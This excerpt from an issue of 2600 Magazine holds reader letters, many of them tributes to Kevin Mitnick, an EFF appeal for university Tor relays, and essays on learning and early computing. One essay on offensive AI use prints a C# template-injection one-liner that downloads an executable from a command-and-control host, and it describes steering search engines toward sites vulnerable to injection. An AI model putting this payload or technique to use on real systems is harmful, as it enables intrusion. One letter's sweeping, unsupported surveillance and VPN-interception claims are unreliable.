You guys have fucking rocked for me since 1997 or so. I love your work, and am happy to finally have some money to purchase this set.

Thank you for all of your hard work; you have empowered many people that I personally know to explore the hardware/software/firmware worlds. Again, thank you for the awesome product, and I'm glad to finally have a lifetime membership.

Chris

This is great to hear and hopefully your words will also empower people to move in positive directions. We all possess this ability.

Dear *2600*:

Thanks for all your hard work in making PDF subscriptions possible (and outside of Amazon, etc.!).

Shelley

It's a surprisingly liberating feeling to not be at their mercy and to know that some random corporate decision somewhere won't determine our future. Only the people who read and write these pages can do that.

Dear *2600*:

Thank you so much for your continuing support for the Kindle version of your magazine.

All is well, and I will purchase my subscription from your website from now on. But I have a minor feature request. I know this isn't a very intuitive way of doing things (although we, your readers, would probably have no issues with this). Still, as you might know, Kindle supports delivery via user-specified email addresses. This is how Calibre can automatically send stuff to your Kindle - you specify an email address that you trust, and then by sending your EPUB file to your specific Kindle email address using this, you can deliver things directly to it.

It would be nice if you, sometime in the future, could support this functionality so that you didn't receive a download link but were able to send it directly to your Kindle if your customers provided your system (securely) with their Kindle address and punched in your delivery address at Amazon. Perhaps a choice could be given regarding what format your customers preferred when purchasing a subscription.

Just my two cents. Keep up the brilliant work!

Massimo

We looked into doing this from the start but, as you're probably aware, not only would you need to whitelist our email address to allow us to email your Kindle, but you would also have to approve each email before it was delivered. It just seemed like a lot of extra work for readers. We're hoping the method we've devised proves to be quicker and more convenient, but we're open to making changes should they prove desirable.

Remembering Kevin

Dear *2600*:

To the guy who inspired me to get into cybersecurity... thanks for making a better world one DTMF at a time. You'll always be "The" ghost in the wires.

HP

We've gotten so many similar notes. Here are a few more:

Dear *2600*:

Growing up, I remember seeing Kevin's face all over the news. He was my generation's Frank Abagnale. We were supposed to despise him like some depraved bogeyman. By the time I turned 14, I wrote my first exploit. I didn't see him as a criminal, but looked up to him like a showman, a magician in the wires. He was a hero, and appealed to every ounce of adolescent subversion, dancing on dialup in the gray areas of the Wild Wild West.

Some time later, I found myself in a situation by happenstance. Through association with one coworker, myself and a number of my other fellow coworkers were terrorized by a serial stalker for weeks. It was the scariest thing to ever happen to any of us. You'd think in that situation, having knowledge of this domain, you'd know what to do. We became quickly exhausted and couldn't think straight. Some of us had the bright idea to contact Kevin and ask for advice, who at the time was a friend of a fellow victim to this fiasco. To my shock, Kevin actually phoned us back dozens of times asking questions while walking us through options to set up things like 800-number traps and clever honeypots. When we were all running sh*t scared, he was the only one with even a clue, a cool head, and a plan. Kev's mere presence on the other end of the line was most reassuring. Kevin was not only a professional, but actually gave a damn for people, even complete strangers. I remember thinking at the time, who could possibly f*ck with you when the so-called bogeyman is on *your* side? God bless Kevin Mitnick. They say to never meet your heroes. He did *not* disappoint.

R.I.P.

drac

If anyone ever had a reason to be bitter and not

trusting of people, Kevin did. But that was never who he was. Despite all that happened to him, stories like yours abound. He was one of a rare breed who sincerely cared and would put in that extra effort. We all should aspire to that.

Dear *2600*:

Kevin Mitnick died on July 16th, 2023, but his memory will live on as long as we continue to speak his name.

Though he was not an activist or whistle-blower in the traditional sense, his conviction and incarceration served as a sad reminder that our governments, courts, businesses, and broadcast media - which could, and should, operate for the good of the people - are too often run by petty, egotistical, vindictive individuals, who use fear, force, and paranoia to achieve their goals: punishing those who expose their flaws and preserving the status quo at any cost.

Kevin languished in prison because his curiosity revealed weaknesses in the system and because they saw an opportunity to fabricate a bogeyman to suit their agenda - "the hacker." They tapped into the pop culture mythos and portrayed him as a nefarious nerd who used computers to hijack people's identities, steal corporate secrets, and cause irreparable financial damage; they claimed he could even initiate a nuclear war using nothing more than a payphone. Their efforts would be rewarded with new laws that would enable them to acquire more influence and control over the private lives of citizens everywhere.

It is a cycle we have seen repeated several times since.

The irony is that bureaucratic authority is ephemeral; legacy is the real power.

The outlets that vilified him at the time and fed into the "most wanted/dangerous" criminal narrative still refuse to admit their role, and publish his positive post-release contributions to network security through seemingly gritted teeth.

But by our telling, those who persecuted him will be remembered as the villains of Kevin's story, while he will forever be the hero. In time, they will be forgotten entirely, unless it is in connection with him.

I read that he and his wife were expecting their first child. To the one yet to be born: Your dad worked to make the world more aware. As you grow up, I hope you can find pride in this.

If matter and energy can neither be created nor destroyed and if, as the late Dr. Carl Sagan said, "we are all made of star stuff," then I take comfort in the belief that Kevin Mitnick has finally rejoined the cosmos.

Kevin is free.

chip_z

Thanks for those sentiments.

Dear *2600*:

Kevin Mitnick's passing was a shock to me because, although I never met him, we shared a strange career parallel. My first publication was a letter to *2600* when I used an article about Mitnick for my high school English assignment where I was asked to define words from published writing. It also inspired me to read *Takedown* for more research that had nothing to do with class.

Today I'm an English professor and this year I had to complete required cybersecurity training. The video was hosted by Mitnick. I did a double take. The man who inadvertently helped me take a first step into being a scholar was now telling me to not fall for social engineering, one of the terms I defined in the 90s. I hope they don't change the training videos so I can still say hi to Kevin once a year.

Jeffrey

We believe his words will live on in a great number of ways.

Dear *2600*:

I didn't think that I had any memories of Kevin Mitnick until I remembered that damned movie that was in the works about his case.

I never met Kevin (such a shame). I first started navigating the *2600* website when Bernie S. was imprisoned. I started reading the magazine during the time of the "Free Kevin" movement.

When *2600* reported that Tsutomu Shimomura's book *Takedown* was going to be made into a movie, I went so far as to find a copy of that book in my local library and I wrote inside of it the URL to the website that was set up to tell Kevin's side of the story. It was the only time that I "vandalized" a library book. Well... at least I did something. I wonder how many people found out the other side of that story because of what I did.

We had and we lost one of the all time greats. This is just one more reminder to be good to each other while we still can. We'll miss you, Kevin.

Strawberry Akhenaten

We can tell you with a good degree of confidence that if Kevin had heard about what you did to that library book, he would have absolutely loved it.

Dear *2600*:

I am truly depressed and saddened at Kevin's passing. I remember vividly reading about his plight in *2600* back in the mid 90s. My deepest sympathies to anyone at the magazine who knew Kevin.

Chaz

Thanks for your thoughts. We all feel quite similar and can only hope that sharing our grief will help us get through this.

Dear *2600*:

It all started at the Grassroots coffee/kava house in downtown St. Petersburg, Florida - once known as "God's waiting room" and now home to young hipsters and developers building what seem to be an endless line of fancy high-rise condo and apartment buildings.

I sat between two guys I didn't know - both seemed to be working. I began talking to the guy on my right after he said "bless you" to someone who sneezed. One thing led to another and the conversation went from the phrase, the origins of which have been forgotten, to Ted Kaczynski to the fact that this guy was a software engineer. He told me that meant he writes apps and programs using Ruby,

mostly. From there the conversation went to Linux, Ubuntu, forums, and figuring out how to configure a firewire card in the early 2000s. And I then mentioned I was thinking of going to DefCon in Las Vegas, but that the con has become corporate and isn't the hacker funfest it used to be. He mentioned he had been to HOPE in 2022 and asked if I'd ever heard of *2600 Magazine*. I said of course and that I listened to your radio show, *Off The Hook*, and that I was disappointed I hadn't attended the last HOPE at St. John's University in Queens. At which point the guy to my left chimed in, "Sorry to interrupt, but I haven't heard anyone mention *2600 Magazine* in a long time." The software engineer on my right then said he still has a subscription to the hardcopy of your magazine.

I mentioned I had just listened to *Off The Hook* on Wednesday, July 26th because I knew your show and the *OTH Overtime* would be about Kevin Mitnick, who had recently passed. I said it was weird because the lead story in the local newspaper, the *Tampa Bay Times,* on July 20th was about Mitnick's death. Mitnick had been the "chief hacking officer" at a Clearwater, Florida security training firm, KnowBe4.

Now, as an aside, I had been looking on your website on July 26th, checking to see which would be the *2600* meeting nearest me. I knew we didn't have one in the Tampa Bay area - and I always wondered why. I read the part about how to start a *2600* meeting, requirements, etc. I wondered if it would be possible to start a meeting here, but I have almost no contact with any computer types these days, so I kind of shrugged it off.

Meanwhile, both the guy on my right and left were surprised to learn of Mitnick's passing. I asked the guy on my left how he knew of Mitnick and he said his job was in network security at a company that has a contract with the Department of Defense for work at MacDill Air Force Base across the bay in Tampa.

So we talked a little bit about that and the origin of our interest in computers and hackers. We talked about blue boxes used by phone phreakers and he mentioned John Draper (Captain Crunch) and I told him how, years ago, Mr. Draper almost spent the night on my couch.

I told him how, as a journalist, I had written a lot about white collar crime in south Florida and how the story of Kevin Mitnick and some computer hackers got me interested in computers in the mid 1990s.

I also told him that, as a kid, the only hackerish thing my friends and I knew you could do with a payphone was to drop a nickel into the five-cent slot and bang the coin return button as hard as we could with the phone receiver and that sometimes we could make a call for a nickel instead of the normally required ten cents.

During this entire conversation, the network security officer was playing around with a deck of cards, holding them in his hands and fidgeting around with them constantly. I asked him about the card deck - turns out he's a professional magician on the side. Go figure. He did some pretty cool card tricks in the next half hour. At which point I had to leave for a monthly book club meeting, which brought me by bus to the Grand Central terminal on Central Avenue in St. Petersburg. (There is nothing grand about this terminal, but it is on Central Avenue, so I'll give them that.) I used the men's room and, on my way back to the waiting area, I spotted what looked like a payphone. I stared at it because I really didn't believe what I was seeing as I haven't seen a payphone in a long time. I walked over and picked up the receiver. There was a dial tone. So, not just a payphone, but a working payphone. Amazing.

It was a strange confluence of events which all led me to this: I'm pretty sure if I had put money in that phone, dialed a number, and then hung up, I would have been transported to a different world - one not controlled by The Matrix. Meanwhile, I'm rethinking whether there would be enough interest in the Tampa Bay area to begin a *2600* meeting.

If you read this far, thank you. Keep up the good work.

gmachine24

And so we see how there are a great deal of connections and influences in our worlds that we take for granted. Thanks for the story and letting us know some of the effects Kevin had on people over the years.

Acknowledgment

Dear *2600*:

While in mid-Kentucky locked in a DoC facility, I spotted a gentleman wearing a *2600* hat and instantly knew what it meant. Not having my laptop for five plus months, a printed out copy of the newest *2600* entered my hands. This has kept me sane and kept my head up for the future. Not only did I find a friend with similar interests, I *read* my favorite magazine. Thank you for all the years of service!

Scurvy
(free soon!)

We're always glad to hear our pages have brightened someone's day. Please stay free.

Dear *2600*:

I've been contemplating how to support this zine for a while now. I'm waiting for my one-year subscription to run its course before I get a lifetime subscription for me and my friend.

So I've included a check for $310.00 to pay for ten one-year subscriptions for people who love your magazine, but perhaps don't have the funds to subscribe.

Hand out/give away these subscriptions as you see fit! My work is done! I hope whoever gets the subscriptions enjoys your magazine. It is important to me to continue to spread the awareness and knowledge of *2600* to the world.

Please keep putting out a fantastic product and don't let anyone or anything get in the way! I've been a loyal reader since the 90s and hope I'll still be one when I'm 70!

Hack the planet!

Vincent

This is an incredibly generous thing to do and we guarantee it has already brightened a number of people's lives, not to mention inspiring us to do more.

Dear *2600*:

My neighborhood coffee shop always carries a somewhat random collection of independent magazines and zines. It's something I cherish about the shop, giving it a unique touch. I visit that shop every day on my way to the dog park as part of my morning routine. I've often glanced at the magazine rack, occasionally flipping through different titles while waiting for my coffee. The other day, to my surprise, I spotted the summer issue of *2600*. A huge smile spread across my face. Honestly, I hadn't thought about *2600* in probably 20 years. Now in my early 40s, I vividly remember my teenage self, an avid *2600* reader. Seeing that magazine instantly transported me back to the mid-90s. I could clearly visualize myself in my dad's office upstairs, fervently working on our family's Compaq computer: learning Visual Basic, downloading warez, chatting on AOL, monopolizing my parents' phone line for hours to connect to BBS systems, installing Linux for the first time, and exploring telnet and mIRC. As I grew older and ventured off to college, *2600,* like many things, gradually faded from my life. Since then, I've graduated from college, worked at Google, built and operated a startup, and am now deeply engaged with cutting-edge technologies like speech recognition, NLP, and LLMs. I lead the AI product teams at the company that acquired my startup. Reflecting on this journey, I genuinely believe I wouldn't be where I am today without *2600*. It ignited such a passion for computers and technology within me, and I'm eternally thankful for the life and work I have because of it. Even though I've missed 20 years of *2600* issues, I'm thrilled to reconnect. It's good to be back.

And lastly, while I'm inclined to write my real name, it feels appropriate to use my handle that hasn't been used in a while. Thank you again.

pokis

Wow, what a great story! But you give us too much credit. It was your own curiosity and drive that propelled you forward towards the things you were interested in. The inspiration you received from these pages came not just from us, but from the entire hacker community, which in turn has always encouraged us to move forward with this project. But we do really appreciate your acknowledgment.

And if this isn't a good reason for coffee shops to have magazines, we don't know what is.

Curiosity

Dear *2600*:

Hey friend,

Do you have UHF two-way radio?

Hzb

Strange question, but, yes, we do.

Dear *2600*:

When is your article cutoff for summer?

rpt

Bad news: you missed it. Unless you mean next summer, in which case you still have time.

Dear *2600*:

Hey Sir,

Do you have walkie talkie?

Thank you.

Hzb

Now it's a walkie talkie you're interested in? And we're no longer limited to UHF? Well yes, we have that too. And if you're some sort of spy, you're slowly but methodically getting info out of us.

Dear *2600*:

First off, sorry if this is going to the wrong place. The contact information seems very specific and nothing general like support or help overall for just the website.

I'm wondering about merch. I see tote bags, but all is sold out. I was hoping for a t-shirt or something cooler than a tote. Please let me know if there is an official channel that I'm missing. I'd like to make sure the money goes to *2600* as much as it can.

Lastly, please let me know if you need help with any merch. Next to technology, merch is my jam. I'd honestly send you 36 shirts in mixed sizes for free just to support *2600* if you had any design ideas. It would be great to have some official t-shirts available.

Just throwing it out there and keep on keeping it on.

Tom

Keep looking....

Dear *2600*:

Lol NM. The store has deeper links to more merch to buy. Just didn't show on the one page I was on when I fired off the email.

Tom

We could probably do a better job making it leap out at people. Promotion remains one of our weaker skills.

Dear *2600*:

I am in possession of a blue box and black box detector that was designed and built by my dad who worked for Bell Laboratories many years ago. He could never talk about what job he did. He traveled to many cities to put this device to work, and then the federal authorities would take over from there. I think you know the whole story. My question is how much interest is there in this device and what kind of value is there.

Jack

We don't know about the value, but we can say there's definitely quite a bit of interest in this community at least. Pictures, model numbers, etc. would go a long way towards knowing what we're dealing with here.

Dear *2600*:

Do you have any recent list for censored words? Thank you.

Mark

You're referring to our Google Blacklist of many years ago where we came up with a list of words that Google simply will not auto-complete or suggest for one reason or another. We've long since stopped updating that list, but would be curious to hear of any particularly interesting words that Google disapproves of. For instance, Google refuses to

suggest or auto-complete words like "marijuana" or "cannabis," but has no problem with "cigarette," "kalashnikov," or "massacre." We just found it a bit odd.

Dear *2600*:

I live in Montreal, Canada. I got my hands on a crappy copy of *Tenet* lately (I was bored on a Friday night...). I'm paying for a VPN, so I found it pretty safe. On the other hand, for the first time in my life, I received a warning from my Internet provider regarding the hacking. The original message came from Warner. At the end of the message, there was the identification of the file that I downloaded showing that this warning was indeed legit.

Honestly, I'm not sure how to react to this warning. Should I be stressed out or is this just a bullying tactic on Warner's part? I would like to know your opinion.

Thank you!

x_s

If it's simply a warning, take it as such. They can see what you're doing when you do it in the way you did it. So don't do that again.

Dear *2600*:

For a TP-Link AC1900 touch screen Wi-Fi gigabit router model Touch P5, is there any software that will emulate faster download speeds? I have dyslexia and haven't found any information on the web about this modem yet.

Daniel

Congratulations on asking us the most specific question we've gotten in a while. We were also unable to find any info on this, but perhaps some of our readers might have better luck.

Dear *2600*:

I'm having issues with getting a BP199 filled out to send you guys the subscription fee. The feds have seen fit to remove the capability to place any numbers into the "Name" field of the address forms, even if it is for a business. That being the case, I am unable to have a check issued to "*2600* Magazine." Is there another form of payment? I've tried to get a friend to go to the site and sign me up, but she said her iPhone declared the site "potentially dangerous." (I have absolutely *no clue* why that would be, hehe.) I'm quite bummed that during the lockdown I was unable to get your magazine. I am also severely disappointed that I will not be able to drop some random money your way just because. I *love 2600*, and what you stand for. I love my curiosity and will always continue to tinker into my old age. I trust that somehow I will be able to get you some form of payment for current and back issues, and supplement my studies in environmental engineering with lessons in current technology.

Christopher

Having a number as a name continues to cause problems in the strangest places. A simple solution would be to have the check made out to "Twenty-Six Hundred" instead. Our bank should be capable of figuring that out. We'd like to know if other people using iPhones are getting the same declarations about us as your friend was. If so, we have some things to say about iPhones.

Dear *2600*:

Back in the early 90s, when I was lurking in some local BBS, I met this guy who was building phreaking boxes for his own fun and profit.

One day, that guy was building a new device. I remember that I called the guy from my home and, while talking to him, he turned on that device and suddenly I couldn't hear any signal and I wasn't able to hang up to get a dial tone.

After a while, the guy called me back. He told me that he was able to make any calls and those would be charged on my phone bill. Fortunately, he was a good guy and didn't use that power.

I'm still not sure if his claims were true. I'm writing to you to ask if you know of the existence of such a device. What was it called? I would love to read about it.

Madcap

We'd love to read about it too, but if we did it would likely be in a work of fiction. We doubt he was ever capable of billing calls to you, at least not any more so than anyone else who could either trick an operator or physically connect a phone to your line outside and dial away. As for the effects of this device on your phone line, we'd need to know some more details. It sounds like your phone simply went dead for a few minutes. That's indeed a pretty big deal, but we're not convinced it was due to some magical device. Perhaps some of our readers know how this might have been pulled off.

Dear *2600*:

How did I end up on the feds' hitlist? Please do not publish my email address.

It could be a provocative essay you shared on BitTorrent, a question you asked on a forum. You didn't know? They want bodies and your identity showed on their list.

You think Linux is secure? No. It is customizable. I'm talking generic firmware implants on all your drives from hdparm. BIOS rootkits on your equipment. Get your flashrom images before you have problems. They want persistence, to come back to you later at their convenience. Will they fix your equipment? *No!*

Traffic manipulation. Guard nodes rotate based on *their* choices for Tor. Five hop relay chains? No. Just one. Sybil takeovers for independent obscure P2P privacy nets. Kernel exploits for BSD. MiTM via Let's Encrypt certificates on websites. Datacenter agreements for VPN interception. Or just straight agreements with providers **cough** AirVPN /**cough**.

Happy Halloween!

t

Let's be careful out there.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind. As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99, Middle Island, NY 11953 USA

EFFecting Digital Freedom

by Jason Kelley

Take the Tor University Challenge

One of our most useful tools to fight back against online censorship is something called Tor. Tor is both a web browser you can download to browse the Internet, and a network of computers run by volunteers that make the Tor software work. Using Tor is fairly easy - you just download the Tor browser, which connects both to the regular web and "onion" sites - websites that provide end-to-end encryption and anonymity - to help circumvent censorship.

Journalists, activists, attorneys, and other users all over the world rely on Tor for unmonitored, uncensored access to the Internet. It's a vital tool for censorship circumvention that we've seen used in Russia and in Iran, for example. And Tor is a required component of SecureDrop, a tool used by news organizations for secure information sharing. SecureDrop has been used in countless news stories. Tor is sometimes thought of, incorrectly, as a tool primarily used by criminals. Like any tool, it can be used for criminal purposes, but no matter who else uses it, it is known globally as an essential part of censorship circumvention.

Tor functions by directing online traffic through "relays," which receive and transmit traffic to successive relays. Consequently, Tor may exhibit slightly slower performance than a conventional web browser, but these relays effectively conceal the origin and destination of a Tor user's online activity, thwarting monitoring, tracking, and often, Internet hindrances and censorship.

To do all this critical work, Tor relies on heroes like you. What makes Tor effective is the large volunteer-run network of computers that anonymize web traffic by operating these relays. Anyone can run a Tor relay, but they generally require a fair amount of bandwidth. One place where bandwidth is often plentiful, however, is universities.

That's why we're starting the Tor University Challenge. Universities are great environments for hosting Tor relays due to their robust network speeds; the abundance of technical expertise available via professors, students, and IT teams; and a general commitment to freedom of thought and expression. Through operating a Tor relay, universities can directly position themselves as champions of intellectual freedom. In 2011, we launched our first Tor Challenge, for all users, which resulted in 549 new relays. By 2014, after we launched our second Tor Challenge, we had counted 1,635 new relays. This time around, we're focusing on getting more Tor relays onto college campuses.

Many universities already run Tor relays, including the Massachusetts Institute of Technology, Georgetown University, Carnegie Mellon University, Technical University Berlin, University of Cambridge, and others. Roughly 7,000 relays help make up the global Tor network - and the more that we have, the better Tor operates.

There are several types of relays - each with slightly different challenges for an operator - as well as bridges and proxies that help out users whose Tor access is blocked. An entry, middle, or "non-exit" relay is a low maintenance option for users who mostly want to offer extra bandwidth. An exit relay is the final hop in a Tor connection, and is the most crucial part of the Tor network (but also the most work to run).

In some countries, such as Iran and Russia, direct access to the Tor network is blocked. In those countries, people have to use what are known as "Tor bridges," and tens of thousands of people do so regularly to circumvent censorship, and national or regional restrictions. A bridge is great to run if you are bandwidth-constrained. Lastly, a snowflake proxy helps mask those bridge Internet addresses so they also can't be blocked, and can be run right in your own browser.

If you have affiliations with a university, your assistance is invaluable, particularly if you are a faculty member. If you're a student, enlisting faculty support might be necessary. Establishing a Tor relay can be a great educational experience as well as a great way to find like-minded people to work on similar projects with in the future. Relays offer students hands-on cybersecurity experience in a real environment helping real people, and open up conversations about global policy, law, society, and free speech issues. And once it's up and running, a relay generally requires very little maintenance.

If you want to learn more about the technical details of operating a relay, the Tor Project website has a number of guides worth checking out. Remember: anyone can run a relay! If your university does so for a year, send us an email, and we'll send you a challenge coin in return. You can visit EFF's Tor University Challenge website, `toruniversity.eff.org/`, for more information about the relays, frequently asked questions, form letters for finding allies on campus, and more.

Go On a Journey

by r0b0h0b0 r0b0h0b0@proton.me

I want to shed light on a couple of matters that I find interesting, as they have affected everyone in my generation. Since you are reading *2600,* you probably already understand what I'm going to share, but I want to reiterate what I have discovered because I believe it's important for any hacker to understand. For those of us in Generation Z, we have always known the Internet. For some, it has always known us. It has always been the primary tool in our computational toolbox. What has it done to the way us kids understand information?

I recently bought a copy of an amazing book: *Linux 3D Graphics Programming* by Norman Lin. At two chapters into the book I got fed up with the pace. The nature of the subject matter being graphics programming, I had some fundamental roadblocks that I had hoped the book would help me to overcome. I desperately wanted to move on to more creative endeavors, however there were still five chapters until the book explicitly stated how to do what I initially set out to do.

I flipped to chapter seven and tried to read some example code. I was utterly lost! The author was utilizing object oriented programming (OOP) techniques and mathematics that I didn't even understand! After a few minutes of harsh scolding by the C++ compiler, I decided to do what many would do in my shoes. I know a lot of people do this in situations like mine, because if they didn't it wouldn't be a common verb in our modern language. I "googled" my question.

My exact search was: "simple way to calculate the distance between two vectors using OpenGL." I was greeted with pages of results related to my question. A few hours and a couple of dozen searches later, I had constructed a rudimentary 3D engine.

I didn't mess with my project for a while, but one day I decided to open up the book and pick up where I left off. As I read, I began to notice how robust Lin's knowledge of 3D visualization was. He was trying to impart to me every ounce of important knowledge related to 3D through the pages of his book, so that I could know exactly what my computer was doing at every step of the way and I could have the power to fine tune and control the process as granularly as possible. Evidently, this guy is an elite who spent several semesters of study in this area. There was so much to learn here!

You can imagine my surprise when I got to the end of the book and realized that my project had already surpassed any examples found in the book in the ways of functionality. Normally, that would have been a good thing, except the code was a clunky monstrosity. Everything was being recalculated on every draw call and the result was a bogged down CPU and a laggy program that eventually crashed if you sat there long enough. It became apparent to me that I didn't even know how half my code worked as I had simply stitched together a frankenstein of samples from Stack Overflow. I believe I even had a few lines written by ChatGPT.

I consider myself to be different from most people my age. I graduated high school a week ago, and I have no social media accounts. I never have. My parents restricted my Internet access until I turned 14. Really, my only knowledge of the Internet came from *2600 Magazine*. I do most of my coding on a Linux desktop computer with no Internet connection. I use my Windows school laptop for Internet queries and the rest of my computer hacking life. For someone as disconnected as I am, I was heavily inclined to use Google to "teach" me 3D graphics coding instead of actually dedicating myself to the only worthwhile ways to learn: book and PDF, study and the scientific method, a semester or two or three of scholarly devotion.

I spent the next several weeks and my entire spring break rewriting my program based on what I had learned. I actually had learned it too. Not just the cheap kind of "learning" that Google serves up that goes to our mind in one ear and out the other. True learning. The kind of learning I could only get from spending my nights and weekends in Lin's book.

It might just be my perception, but I find that many others my age with whom I converse lack interest in any particular subject matter. I never see a book in their hands. They seem preoccupied by these tiny computers with apples on the back that keep their eyes glued to the LCD and flash erratic images and videos in a never-ending scroll. When you ask them a question, if it's not immediately obvious to them, they activate their preferred web browser. I don't believe anyone is

to blame for this state of affairs, but it's tempting to blame people like us. Us hackers. After all, we're the ones exploring the last frontier, advancing technology, and oftentimes trying to make a buck in the process. Behind the evil corporations are folks with the hacker mindset, but they used our mindset against everyone else by creating applications and technologies intentionally weaponized to enslave the mind. Their innovations are depriving a generation from the ability to innovate. These new computers that are only about as old as me, the ones with the apples on them, they seem to like to tell us what to do. I don't like being told what to do by a computer. I'll be the one giving orders from now on.

Not everyone in my generation is lost. There are still a number of us in Gen Z who understand the true joy and power of learning. Information may be free to us, but it's not cheap to us. I'm not sentencing Google or ChatGPT to the "do not use" list because they will always be used, regardless of how I feel. What I am doing is asking the reader to put yourself on trial. Ask yourself, "When was the last time I sat down and read a good, educational, non-fiction book? How long has it been since I trusted the process and stuck with something until I knew it inside out and became an expert?" Ask anyone in the hacker community if you're at a loss for something to learn. We always have questions, and we all have different expertise. Some of us know how to code real well, many of us are experts with pentesting and Linux, and there are those us who just like building machines with microcontrollers and making them come to life with assembly language. Go to a *2600* meeting. It will be well worth your time. Afterwards, go to a Barnes and Noble. Grab a copy of your favorite magazine and any other book that catches your eye. It too, will be well worth your time. The cool thing about the learning process is that it will never go away, in spite of our technological advances. Its journey, challenge, and treasure will always be there, should you choose to partake in it.

Morbid Curiosity in the Weaponized AI Era

by Erica Burgess

We're hackers. We're used to making the impossible look easy, and most times, the approach is strange or unexpected. Before the popular chat AI era, I would use AI in many ways: I loved AI-based OCR libraries for bypassing captcha. I loved manipulating search engine relevance weights to help me quickly find targets that I could XSS or command inject. It worked great. Technically speaking, it wasn't a vulnerability, because the search engine AI was doing exactly what it was supposed to, since I (as a red-teamer) found vulnerable targets *very* relevant! Every time I found a new injection, I would reinforce the relevance of the URL it returned, until slowly but surely, only vulnerable sites would bubble up to the top of my search results. Each of them was hackable in a similar way to the first. Since the AI system was a proprietary black box, to investigate further, I had to ask the company's support team questions about their algorithm to help confirm the behavior was working the way I thought (and not just a lucky coincidence). It was.

This technique barely feels like hacking when it's not even breaking terms of service (except if you count the bots I wrote for it, and the anti-bot bypasses... I wanted to automate!). However, that is the kind of future we're in. AI is now both the new attack surface and an attack strategy. We now live in an odd world where sometimes your chat AI local-file-inclusion attack only works if you write "please" before the payload (true story!).

When I was a software developer, I was never into hype. When Docker came out, it was just another virtualization. When new web frameworks came out, it was just more web frameworks. Tech fads come and go. This, finally, is a technology that deserves its hype: democratized AI (specifically, chat AI). Ninety percent of the problems that programmers solve have already been solved before, and they reuse solutions from the Internet most of the day. Using an AI makes them five to ten times faster than devs who only use search engines - which is great for them, but any powerful tool has a dark side, too. We as offensive security researchers can no longer gate-keep the script kiddies with slightly-incorrect POCs with intentional errors on ExploitDB. They will just throw it into a GPT tool and it will correct the errors for them. So someone who can't fix a syntax error on their own is now capable of

running sophisticated attacks... yikes.

It sounds crazy, but consider this: it goes way beyond just known CVEs and published attacks. How about having the AI write a zero-day? I've done it. Here's an example:

I was hacking a web application form with what looked like some kind of C# template injection, judging from the compilation errors. It was a crucial part of my initial foothold into the server. However, in order to effectively scratch my remote code execution itch, I had to provide the text field with a one-liner that:

1) did not contain more than one semicolon (no concatenating commands)

2) did not contain curly braces (since the template system used it as a delimiter)

3) must ultimately return an object (since the compilation error implies this)

Essentially, I needed a native C# widget chain, similar to how some Java RCEs work. I've done something like this previously, but it took a few days with the C# programming language manual, looking for anything dangerous I could do (file read/write, downloads, processes, etc.). At the time, I thought if I ever had to do it again, I would write a tool that tries every combination of relevant C# functions that ultimately return an object. However, I'm glad I never wrote that tool, because in 2023 NLPs and LLMs do this sort of thing perfectly. GPT-4 achieved this object chain task (prompted to write something that will download and store a file) in just four seconds, using two prompts. Its response:

```
        await new HttpClient().
➥GetByteArrayAsync("http://
➥commandandcontrol.com/bad.
➥exe").ContinueWith(task=>File.
➥WriteAllBytes("foothold.exe",
➥task.Result));
```

The response from GPT 3.5 was a similar answer, and took closer to 20 to 30 prompts, but either way that's a matter of seconds or minutes instead of days. Imagine how powerful this makes both attackers and defenders. I was hooked. I started thinking of all the personal projects that I could do in minutes instead of days, seconds instead of hours. DaVinci and Einstein may have had the same 24 hours as everyone else, but they didn't have AI to get through the tedious parts of innovation! AI can regurgitate, synthesize, generate abstractions, and do all the slow and annoying parts of hacking or coding. We get the most creative parts of the problem left over for us humans (at least until the Singularity, right Kurzweil?).

Recently, I have made tools that wouldn't exist without AI. Why? Because a) they use AI to do a task that isn't possible with traditional programming, and b) because an AI made it possible for me to write them faster in my free time. One of these tools does sentiment analysis on Wikipedia edits for identifying unregistered IPs (ones that are not listed in whois). It was intriguing. I'm grateful to live in 2023 to see what's next.

Beyond just completing tasks, an AI provides a new perspective on the world, and not to get too sentimental, but many of the subtle glitches that it can "feel out" remind me of hacker intuition. (Think of the AI who got a high score on a game because it found a glitchy point overflow when hopping repeatedly between two positions - imagine combining that goal-oriented behavior guided by the goal-oriented behavior of a hacker obsessed with completing an exploit! Again, the combination is powerful - I feel both scared and excited.)

Recently I taught a class on prompt engineering, and someone stopped me in the hall to ask "Does it remove the job satisfaction? Isn't it solving all of your problems for you?" I said "No, why would I want to solve tedious problems that have already been solved? I love my work more than ever now that I can focus mostly on the fun parts instead of the boring parts!"

It all gives me a sense of morbid curiosity, but morbid optimism too.

So, to a future with all of the interesting parts left... cheers!

See You on the C-Drive
(A Series of Late 20th Century Fragments)

by Matt Johnson **ech0plex88@protonmail.com**

The world of IT entered my bloodstream (somewhat) in the third grade, back in those naive halcyon days of 1991. As a quiet Midwestern nine-year-old, I spent my time reading dinosaur books and watching footage of Operation Desert Storm in round-the-clock news coverage. Up to that point, I'd been familiar with microfiche readers in the local library and overhead slide projectors in the classroom. Third grade brought a new class to my schedule, an experience that would shape my life from then on: Computer Lab.

Our lab was outfitted with a fleet of Apple IIes. For software, we were provided with several educational programs from a company perfectly suited to supporting our Minnesota classroom. MECC, the Minnesota Educational Computing Consortium,[1] lasted from 1971 to 1999. While the name may not be familiar to most people today, the company's products certainly are. MECC published titles like *Odell Lake*, *Number Munchers*, *Spellevator*, and the venerable *Oregon Trail*.

When my dad brought our first family computer home in 1995, it presented me with an interesting challenge. This was a brand new, creamy white Packard Bell 486[2] desktop PC running Windows 3.1 with the company's custom Navigator GUI.[3] What could I do with it?

First, explore. There were multimedia CDs with video clips, animations, and sound effects. My brother and I used these to create imitation talk show interviews. A digital encyclopedia let me hear historical figures speak while reading about space exploration and military technology. Even the simple acts of watching the OS boot up, exploring file directories, and customizing the user interface were exciting technology journeys.

Second, create. Oh, MS Paint! I don't care how advanced Photoshop is, nothing beats simple straightforward pixel-by-pixel art. Over the decades, I've used it for book covers, technical diagrams, photo editing, and memes.

Third, games! *Rodent's Revenge*![4] It started simply enough. Then, The Learning Company with *Ancient Empires* and *Gizmos and Gadgets*. *Starflight*, *SimAnt*, *Star Trek 25th Anniversary*, *Myst*, and *EcoQuest*. I bought a joystick for *Star Wars: TIE Fighter*,[5] the most engaging flight simulator I've ever played. They weren't time wasters or casual distractions. They were immersive, captivating, challenging, and entertaining. You were the star of your own adventure, no better way to spark the imagination.

